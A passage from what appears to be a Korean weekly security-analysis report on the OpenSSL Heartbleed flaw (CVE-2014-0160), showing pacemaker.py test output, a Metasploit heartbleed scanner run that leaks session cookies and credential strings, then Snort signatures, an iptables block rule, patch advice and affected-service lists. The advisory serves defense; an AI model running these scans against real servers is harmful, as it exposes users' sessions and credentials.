4000: 00 00 00 00 00 18 03 03 40 00 00 00 00 00 00 00 .....@.....
8000: 00 00 00 00 00 00 00 00 00 00 18 03 03 40 00 00 .....@..
c000: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 .....
c010: 03 03 40 00 00 00 00 00 00 00 00 00 00 00 00 00 ..@.....
fff0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
```

- 다음은 wget을 사용했을 때 출력되는 결과임

```
ghost-2:heartbleed ghost$ python pacemaker.py
Listening on :4433 for tls clients
```

```
ghost-2:heartbleed ghost$ wget -O /dev/null https://google.com https://localhost:4433
--2014-04-10 20:35:30-- https://google.com/
Resolving google.com (google.com)... 173.194.38.99, 173.194.38.100, 173.194.38.101, ...
Connecting to google.com (google.com)|173.194.38.99|:443... connected.
ERROR: cannot verify google.com's certificate, issued by `/C=US/O=Google Inc/CN=Google
Internet Authority G2':
  Unable to locally verify the issuer's authority.
ERROR: certificate common name `*.google.com' doesn't match requested host name `google.com'.
To connect to google.com insecurely, use `--no-check-certificate'.
--2014-04-10 20:35:30-- https://localhost:4433/
Resolving localhost (localhost)... ::1, 127.0.0.1, fe80::1
Connecting to localhost (localhost)|::1|:4433... failed: Connection refused.
Connecting to localhost (localhost)|127.0.0.1|:4433... connected.
Unable to establish SSL connection.
ghost-2:heartbleed ghost$
```

```
ghost-2:heartbleed ghost$ python pacemaker.py
Listening on :4433 for tls clients
Connection from: 127.0.0.1:52473
```

~ **중략** ~

~ **중략** ~

- pacemaker.py를 이용해 다른 클라이언트에 대해서도 확인할 수 있음

- Metasploit용 모듈 공개

```

( 3 C ) /|_ / Metasploit! \
;@'._*,'" \\--- \_____/
(',...,,'/'

=[ metasploit v4.9.0-dev [core:4.9 api:1.0] ]
+ -- ==[ 1293 exploits - 707 auxiliary - 204 post ]
+ -- ==[ 335 payloads - 35 encoders - 8 nops ]

msf > use auxiliary/scanner/ssl/openssl_heartbleed
msf auxiliary(openssl_heartbleed) > set RHOSTS
RHOSTS =>
msf auxiliary(openssl_heartbleed) > set RPORT
RPORT =>
msf auxiliary(openssl_heartbleed) > set VERBOSE true
VERBOSE => true
msf auxiliary(openssl_heartbleed) > run

[*] [REDACTED] - Sending Client Hello...
[*] [REDACTED] - Sending Heartbeat...
[*] [REDACTED] - Heartbeat response, checking if there is data leaked.
..
[+] [REDACTED] - Heartbeat response with leak
[+] [REDACTED] - Printable info leaked: @SD%QD;BObow_uuf"198532ED/A-u
sUser-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)Acce
pt-Encoding: gzip, deflateHost: Connection: Keep-AliveCookie: _ui_
session=BAH7CUkiD3NlC3Npb25faWQOGzFRrkkiJWQZ2jK4MTJhYkVtZDQ0dXNmZQ5NGMOMWMyOGRhNjIx
MWMXBjsAVEkieF9jc3JmX3Rva2VubJsArkkiMS9ncFlpcVZDUUwpli3gzeDM3Tkd5BFJLNLhkciZQQ3VL
NnFiQTQWEsYz9gbjsARKkiLGWiKbs59ic2VyX2NyZWRLbnRpYWxzBjsARkkIAYBiMzZhYjUS0GFmMGmg
ODM4NGFIMDJlM2QyZzc1YTAOMmMSN2I1ZmQ3NWYyNTM5MzJhOWI3OTI1ZDFmZTE5ZmJmNDkwYzVkMjU1
NQG5ZmNhNTJlMGZkZGQzNGQyZzc2MGNiYTlIwzdjNjc2YTAZOGU4YTkwZmNhZTY4Mjh1YTRhMgY7AFRj
IhtxZGVvdXNlcj9jcmVkWz50aWFsc1pZAY7AEZpBg%3D%3D-19531478cdd5b23216dc0d5767daf8
ede96b50edc; mdm%2Fuser_credentials=b36ab598af4c18384ab0e2d3d3c75a042c97b5fd75f253
932a9b7925d1fe19fbf490c8d2554d9fca52e0fdd34d4c1760cca2037c673a038e8a90fcae6828ea
4a2%3A3A1nf(q_b02e3d3c75a042c97b5fd75f253932a9b7925d1fe19fbf490c8d2554d9fca52e0
fdd34d4c1760cca2037c673a038e8a90fcae6828ea4a2%3A3A1)[CytJuOnE

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(openssl_heartbleed) > 

```

주간정보분석

3) 방어책

OpenSSL 버전 업데이트

- OpenSSL 1.0.1g에서는 해당 취약점이 패치가 되었으므로, OpenSSL 1.0.1g 이상의 버전으로 업데이트 필요(최신 버전 - <https://www.openssl.org/source/>)
- 이전 버전을 사용해야만 할 경우 취약한 부분의 코드를 수정해 재컴파일하여 사용하는 것이 필요

패스워드 변경

- yahoo 등을 비롯해 일부 서버의 계정 정보와 패스워드가 노출되었으므로, 패스워드를 수정하는 것이 필요하며, yahoo 계정의 사용자일 경우 반드시 수정해야 할 것임

Tor 업데이트

- 우리나라 시간으로 4월 9일 취약한 버전의 OpenSSL을 버전 1.0.1g로 업데이트한 Tor 3.5.4 안정 버전을 발표함
- 다운로드: <https://www.torproject.org/download/download-easy.html>

VMware

- VMware는 취약한 제품들의 목록과 업데이트 관련 정보를 제공하고 있음
http://kb.vmware.com/selfservice/microsites/search.do?language=en_US&cmd=displayKC&externalId=2076225

Stephen Coty가 제시한 IDS signature⁹

- http://www.net-security.org/secworld.php?id=16661&utm_source=feedburner&utm_medium=feed&utm_campaign=Feed%3A+HelpNetSecurity+%28Help+Net+Security%29 참고

```
alert tcp !$HOME_NET any -> $HOME_NET 443 (msg:"SSLv3 OpenSSL Heartbeat Memory Leak";
content:"|18 03 00|"; depth:3; byte_test:2,>,199,3; threshold:type limit, track by_src, count 1, seconds 600;
reference:cve,2014-0160; classtype:bad-unknown; sid:1006054; tag:session,5,packets; rev:1;)
```

```
alert tcp !$HOME_NET any -> $HOME_NET 443 (msg:"TLSv1 OpenSSL Heartbeat Memory Leak";
content:"|18 03 01|"; depth:3; byte_test:2,>,199,3; threshold:type limit, track by_src, count 1, seconds 600;
reference:cve,2014-0160; classtype:bad-unknown; sid:1006055; tag:session,5,packets; rev:1;)
```

```
alert tcp !$HOME_NET any -> $HOME_NET 443 (msg:"TLSv1.1 OpenSSL Heartbeat Memory Leak";
content:"|18 03 02|"; depth:3; byte_test:2,>,199,3; threshold:type limit, track by_src, count 1, seconds 600;
reference:cve,2014-0160; classtype:bad-unknown; sid:1006056; tag:session,5,packets; rev:1;)
```

⁹ http://www.net-security.org/secworld.php?id=16661&utm_source=feedburner&utm_medium=feed&utm_campaign=Feed%3A+HelpNetSecurity+%28Help+Net+Security%29

```
alert tcp !$HOME_NET any -> $HOME_NET 443 (msg:"TLSv1.2 OpenSSL Heartbeat Memory Leak";
content:"|18 03 03|"; depth:3; byte_test:2,>,199,3; threshold:type limit, track by_src, count 1, seconds 600;
reference:cve,2014-0160; classtype:bad-unknown; sid:1006057; tag:session,5,packets; rev:1;)
```

Fabien Bourdair이 만든 https를 위한 iptables 룰

```
iptables -t filter -A INPUT -p tcp --dport 443 -m u32 --u32 "\
52=0x18030000:0x1803FFFF" -j DROP
```

3. 기타

- XXX

(공개용 버전 내용 삭제)

- 브라우저는 OpenSSL을 사용하지 않으므로, 이 취약점에 의해 영향을 받지 않음
- Android로 이 공격에 취약하다고 하며, 해당 안드로이드 시스템에 대해 테스트는 하지 못함
- 카카오톡의 경우에도 취약점 정보가 처음 공개되었을 때 이 취약점의 영향을 받았음
- OpenVPN도 이 버그에 취약하다고 하며, 아직 OpenVPN에 대해 테스트는 하지 못함
- IIS 서버는 OpenSSL을 사용하지 않기 때문에 취약하지 않음
- 해당 취약점을 수정한 Bitcoin Core Version 0.9.1이 공개됨
<https://bitcoin.org/en/release/v0.9.1>
- 이 취약점에 영향을 받지 않는 주요 대상
 - * 국내 금융권 대부분
 - * 국내 포털 사이트
 - * Amazon
 - * Apple
 - * Microsoft
 - * Twitter
 - * eBay
 - * PayPal
 - * Evernote

- 패스워드 변경 권고

- * Facebook
- * Instagram
- * Google
- * Yahoo
- * Dropbox
- * GitHub

- 참고자료

- * CVE-2014-0160

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160>

- * Heartbleed 웹 사이트

<http://heartbleed.com>

- * CNET, "Heartbleed" bug undoes Web encryption, reveals Yahoo passwords"

<http://www.cnet.com/news/heartbleed-bug-undoes-web-encryption-reveals-user-passwords/>

- * Matthew Green, "Attack of the week: OpenSSL Heartbleed"

<http://blog.cryptographyengineering.com/2014/04/attack-of-week-openssl-heartbleed.html?m=1>

- * Rahul Sasi, "CVE-2014-0160 Heartbleed Attack POC and Mass Scanner"

<http://www.garage4hackers.com/entry.php?b=2551>

- * Jake Williams, "HeartBleed – what you need to know"

- 첨부 파일

(공개용 버전 내용 삭제)